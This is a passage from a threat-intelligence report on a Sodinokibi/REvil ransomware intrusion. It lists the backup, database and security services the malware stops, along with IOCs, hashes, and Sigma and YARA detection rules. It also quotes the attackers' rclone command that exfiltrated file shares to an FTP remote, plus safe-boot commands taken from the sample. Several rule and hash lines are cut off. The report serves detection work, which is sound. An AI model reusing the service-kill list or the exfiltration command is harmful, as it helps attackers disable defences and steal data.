mfewc
"Sophos System Protection Service"
MSSQLFDLauncher\$TESTBACKUP02DEV
VeeamDeploymentService
masvc
backup
MSSQL\$SQLEXPRESS
AltiPhoneServ
MSSQLServerOLAPService
SSISTELEMETRY130
VeeamEndpointBackupSvc
mepocs
Altaro.UI.Service.exe
"ds_agent"
HuntressUpdater
MSSQLFDLauncher
"Sophos File Scanner Service"
SQLAgent\$MSGPMR
ADSync
KaseyaAgent
ReportServer
MSSQLFDLauncher\$SQLEXPRESS
MSSQL\$HPWJA
KaseyaAgentEndpoint
VeeamTransportSvc
"ds_monitor"
mfevtp
MSSQLTESTBACKUP02DEV
SQLTELEMETRY\$MSGPMR
ThreadLocker
MSSQLServerADHelper100
veeam
tmlisten
AzureADConnectHealthSyncInsights
"swi_filter"
MsDtsServer120
ProtectedStorage

VeeamDeploySvc
mentas
ds_agent
VeeamMountSvc
HuntressAgent
SQLAgent\$SQLEXPRESS
bedbg
MSSQLSERVER
"ofcservice"
VipreAAPSvc
"Sophos Endpoint Defense Service"
KACHIPS906995744173948
DsSvc
MSSQLLaunchpad\$SQLEXPRESS
msseces
macmnsvc
LTService
Code42Service
Altaro.HyperV.WAN.RemoteService.exe
LTSvcMon
MSSQL\$SQLEXPRESSADV
"SAVService"
Altaro.OffsiteServer.Service.exe
"Sage 100cloud Advanced 2020 (9920)"
Altaro.SubAgent.exe
mfemms
"TeamViewer"
"SQLServer Reporting Services (MSSQLSERVER)"
VSS
sql
Altaro.SubAgent.N2.exe
"SQLServer Integration Services 12.0"
SQLSERVERAGENT
vss
"Sophos Safestore Service"
klnagent
"Sage.NA.AT_AU.Service"
MBAMService
"Sophos Health Service"
SQLBrowser
MySQL
"ProtectedStorage"
"Sophos Clean Service"
"Sage 100c Advanced 2017 (9917)"
"SntpService"
VeeamNFSSvc
KAVFS
SQLEXPRESSADV
KAENDCHIPS906995744173948
sppsvc
Amsp
psqlWGE
Microsoft.exchange.store.worker.exe
kavfsscs
"Amsp"
sqlservr
Altaro.DedupService.exe
svc\$
"ds_notifier"
"Sophos Device Control Service"
AzureADConnectAgentUpdater

```
AltiFTPUploader
"Sophos MCS Agent"
```

[Triage](#) sandbox run of the executable without smode:

IOCs

Network

```
45.86.163.78|80
45.86.163.78|443
45.86.163.78|8080
195.189.99.74|80
195.189.99.74|443
195.189.99.74|8080
206.189.10.247|80
161.35.109.168|443
smalleststores.com
cloudmetric.online
cikawemoret34.space
nomovee.website
```

File

```
skull-x64.dat
5c3a6978bb960d8fbccd117ddcc3ca10
17424cfeb756e231bea6d1363151a83af142ba6f
59a2a5fae1c51afbfbf1b8c6eb0a65cb2b8575794e3890f499f8935035e633fc
Ciocca.dll
296f1098a3a8cfb7e07808ee08361495
7d903f87fd305f1c93ec420848fd6e5aeb018d59
b1b00f7b065e8c013e0c23c0f34707819e0d537dbe2e83d0d023a11a0ca6b388
license.dat
6f208841cfd819c29a7cbc0a202bd7a3
0febc376cc066bb668f1a80b969ed112da8e871c
45b6349ee9d53278f350b59d4a2a28890bbe9f9de6565453db4c085bb5875865
DomainName.dll
c8fab46c4fd61c5f138fb151638c35e1
c4830cbf3a3044f6e50cd60127ff5681f8ee4bbf
64076294e761cee0ce7d7cd28dae05f483a711eafe47f94fe881ac3980abfd8f
```

```
DomainName.exe
af94ccb62f97700115a219c4b7626d22
bb67edcfe4e5b6fe09ee96e5b8ace7a4cfe39eb7
2896b38ec3f5f196a9d127dbda3f44c7c29c844f53ae5f209229d56fd6f2a59c
svchost.exe (rclone)
fcfcf1e45e8d5cdca0450b8dc90754b68e8e4673
538078ab6d80d7cf889af3e08f62c4e83358596f31ac8ae8fbc6326839a6bfe5
AdFind.exe
cb198869ca3c96af536869e71c54dd9d83afbee6
56de41fa0a94fa7fff68f02712a698ba2f0a71afcecb217f6519bd5751baf3ed
```

Detections

Network

```
ETPRO TROJAN Cobalt Strike Malleable C2 JQuery Custom Profile M2
ET DNS Query to a *.top domain
ET POLICY OpenSSL Demo CA - Internet Widgits Pty
```

Sigma

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_powershell_enc_cmd.yml

https://github.com/Neo23x0/sigma/blob/084cd39505861188d9d8f2d5c0f2835e4f750a3f/rules/windows/process_creation/win_malware_trickbot_recon_activity.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_commands_recon_activity.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/network_connection/sysmon_rundll32_net_connections.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_process_creation_bitsadmin_download.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_susp_adfind.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_susp_wmi_execution.yml

https://github.com/SigmaHQ/sigma/blob/a08571be9107d1c0e216400ffbb89c394fcd2570/rules/windows/process_creation/win_office_shell.yml

Custom rule thanks to [@0xThiebaut](#)

```
title: Sodinokibi Ransomware Registry Key
id: 9fecd354-77f0-498e-a611-c963970e7bca
description: Detects the creation of Sodinokibi (aka REvil) registry keys
status: experimental
references:
- https://thedfirreport.com/2021/03/29/sodinokibi-aka-revil-ransomware/
- https://twitter.com/malwrhunterteam/status/1372648463553462279
tags:
- attack.persistence
- attack.t1547.001
date: 2021/03/29
```



```
author: Maxime THIEBAUT (@0xThiebaut)
logsource:
category: registry_event
product: windows
detection:
selection:
TargetObject|contains:
- '\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\*AstraZeneca'
- '\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\*franceisshit'
condition: selection
level: high
```

Custom rule thanks to [@lindodapoet](#)

```
title: Svchost data exfiltration
id: dc4249c9-d96f-401b-a92b-caa6208c097d
status: experimental
description: Detects possible data exfiltration via svchost
references:
- https://thedfirreport.com/2021/03/29/sodinokibi-aka-revil-ransomware
author: Nclose
date: 2021/03/29
tags:
- attack.exfiltration
- attack.t1048
logsource:
product: windows
service: process_creation
detection:
selection:
CommandLine|contains: 'copy'
Image|endswith: '\svchost.exe'
condition: selection
falsepositives:
- Unknown
level: high
```

Custom rules and rule ideas written by [@BlackMatter23](#)



Vadim Khrykov
@BlackMatter23 · Follow



It was the most time consuming [#ThreatIntel](#) report in my career 🤔

[#REvil](#) TTPs hunting campaign is finished:

- 37 detection ideas
- 81 detection rules (Windows/Sysmon/EDR)

plus BloodHound & BITS jobs:

bit.ly/2XAE8h

Excellent work [@TheDFIRReport](#) team!

[#threathunting](#)

```
quote: >
- "The Rclone utility was used to collect information from file shares and to exfiltrate the data."
"svchost.exe --config svchost.conf --progress --no-check-certificate copy "\\ServerName\CS\ShareName" ftp1:/DomainName/FILES/C/ShareName"
mitre_attack:
defense_evasion:
- T1036.005 - Masquerading - Match Legitimate Name or Location
exfiltration:
- T1048 - Exfiltration Over Alternative Protocol
- T1567.002 - Exfiltration Over Web Service - Exfiltration to Cloud Storage
detection:
ideas: >
- monitor Rclone tool execution, if it's not a legit tool in your environment.
- monitor renamed Rclone tool execution.
- monitor renamed Rclone binary file creation/renaming/deletion using VERSIONINFO attributes.
telemetry:
process_create:
- Windows EID 4688
- Sysmon EID 1
- EDR (PsSetCreateProcessNotifyRoutine/Ex)
file_create:
- EDR (minifilter)
file_rename:
- EDR (minifilter)
file_delete:
- EDR (minifilter)
rules: >
- Channel:Windows-Security AND EventID:4688 AND (NewProcessName:"\\rclone.exe" OR ProcessCommandLine:"*rclone *")
- Channel:Sysmon AND EventID:1 AND (OriginalFileName:"rclone.exe" OR Company:""*rclone\.org"" OR Product:"Rclone") AND NOT Image:"\\rcl
- Channel:EDR AND EventType:(FileCreate OR FileRename OR FileDelete) AND (OriginalFileName:"rclone.exe" OR Company:""*rclone\.org"" OR
AND NOT FilePath:"\\rclone.exe"
```

3:55 PM · Aug 19, 2021



❤️ 333 💬 Reply 🔗 Copy link

Read 2 replies

Yara

```
/*

YARA Rule Set
Author: The DFIR Report
Date: 2021-03-29
Identifier: files
Reference: https://thedfirreport.com
*/

/* Rule Set -----

import "pe"

rule Sodinokibi_032021 {
meta:
description = "files - file DomainName.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-03-21"
hash1 = "2896b38ec3f5f196a9d127dbda3f44c7c29c844f53ae5f209229d56fd6f2a
strings:
$s1 = "vmcompute.exe" fullword wide
$s2 = "vmwp.exe" fullword wide
$s3 = "bootcfg /raw /a /safeboot:network /id 1" fullword ascii
$s4 = "bcdedit /set {current} safeboot network" fullword ascii
$s5 = "7+a@P>:N:0!F$I-6MBEFb M" fullword ascii
$s6 = "jg:\\"\\0=Z" fullword ascii
$s7 = "ERROR DOUBLE RUN!" fullword wide
```

```
$s8 = "VVVVVPQ" fullword ascii
$s9 = "VVVVVWQ" fullword ascii
$s10 = "Running" fullword wide /* Goodware String - occurred 159 times
$s11 = "expand 32-byte kexpand 16-byte k" fullword ascii
$s12 = "9RFIT\"&" fullword ascii
$s13 = "jZXVf9F" fullword ascii
$s14 = "tCWWWhS=@" fullword ascii
$s15 = "vmms.exe" fullword wide /* Goodware String - occurred 1 times *
$s16 = "JJwK9Zl" fullword ascii
$s17 = "KkT37uf4nNh2PqUDwZqxcHUMVV3yBwSHO#K" fullword ascii
$s18 = "0*090}0" fullword ascii /* Goodware String - occurred 1 times *
$s19 = "5)5I5a5" fullword ascii /* Goodware String - occurred 1 times *
$s20 = "7-7H7c7" fullword ascii /* Goodware String - occurred 1 times *
condition:
uint16(0) == 0x5a4d and filesize < 400KB and
( pe.imphash() == "031931d2f2d921a9d906454d42f21be0" or 8 of them )
}
```

```
rule icedid_032021_1 {
meta:
description = "files - file skull-x64.dat"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-03-21"
hash1 = "59a2a5fae1c51afbfbf1bf8c6eb0a65cb2b8575794e3890f499f8935035e63
strings:
$s1 = "update" fullword ascii /* Goodware String - occurred 207 times *
$s2 = "PstmStr" fullword ascii
$s3 = "mRsx0k/" fullword wide
$s4 = "D$0lzK" fullword ascii
$s5 = "A;Zts}H" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 100KB and
( pe.imphash() == "67a065c05a359d287f1fed9e91f823d5" and ( pe.exports(
}
```

```
rule icedid_032021_2 {
meta:
description = "1 - file license.dat"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-03-21"
hash1 = "45b6349ee9d53278f350b59d4a2a28890bbe9f9de6565453db4c085bb5875
strings:
$s1 = "+ M:{`n-" fullword ascii
$s2 = "kwzzdd" fullword ascii
$s3 = "w5O- >z" fullword ascii
$s4 = "RRlK8n@~" fullword ascii
$s5 = "aQXDUKBC" fullword ascii
$s6 = "}i.ZSj*" fullword ascii
$s7 = "kLeSM?" fullword ascii
$s8 = "qmnIqD\)P" fullword ascii
$s9 = "aFAeU!, " fullword ascii
$s10 = "Qjrf\"Q" fullword ascii
$s11 = "PTpc,!P#" fullword ascii
$s12 = "r@|JZOkfmT2" fullword ascii
$s13 = "aPvBO,4" fullword ascii
$s14 = ">fdFhl^S8Z" fullword ascii
$s15 = "[syBE0\\" fullword ascii
$s16 = "`YFOr.JH" fullword ascii
$s17 = "C6ZVVF j7}" fullword ascii
$s18 = "LPlagce" fullword ascii
```


```
$s19 = "NLeF_-e`" fullword ascii
$s20 = "HRRF|}O" fullword ascii
condition:
uint16(0) == 0x43da and filesize < 1000KB and
8 of them
}
```


MITRE


```
Spearphishing Attachment - T1566.001
User Execution - T1204
Windows Management Instrumentation - T1047
Process Injection - T1055
Domain Trust Discovery - T1482
Domain Account - T1087.002
System Information Discovery - T1082
System Network Configuration Discovery - T1016
Security Software Discovery - T1518.001
SMB/Windows Admin Shares - T1021.002
Remote Desktop Protocol - T1021.001
Commonly Used Port - T1043
Application Layer Protocol - T1071
Exfiltration Over Asymmetric Encrypted Non-C2 Protocol - T1048.002
Data Encrypted for Impact - T1486
Malicious File - T1204.002
Command and Scripting Interpreter - T1059
PowerShell - T1059.001
Scheduled Task - T1053.005
Remote System Discovery - T1018
Rundll132 - T1218.011
```


Internal case # 1051


Share this:

 Twitter

 LinkedIn

 Reddit

 Facebook

 WhatsApp

Related

Quantum Ransomware

From OneNote to RansomNote: An Ice Cold Intrusion

IcedID Macro Ends in Nokoyawa Ransomware

« BAZAR DROPS THE ANCHOR

TRICKBOT BRIEF: CREDs AND BEACONS »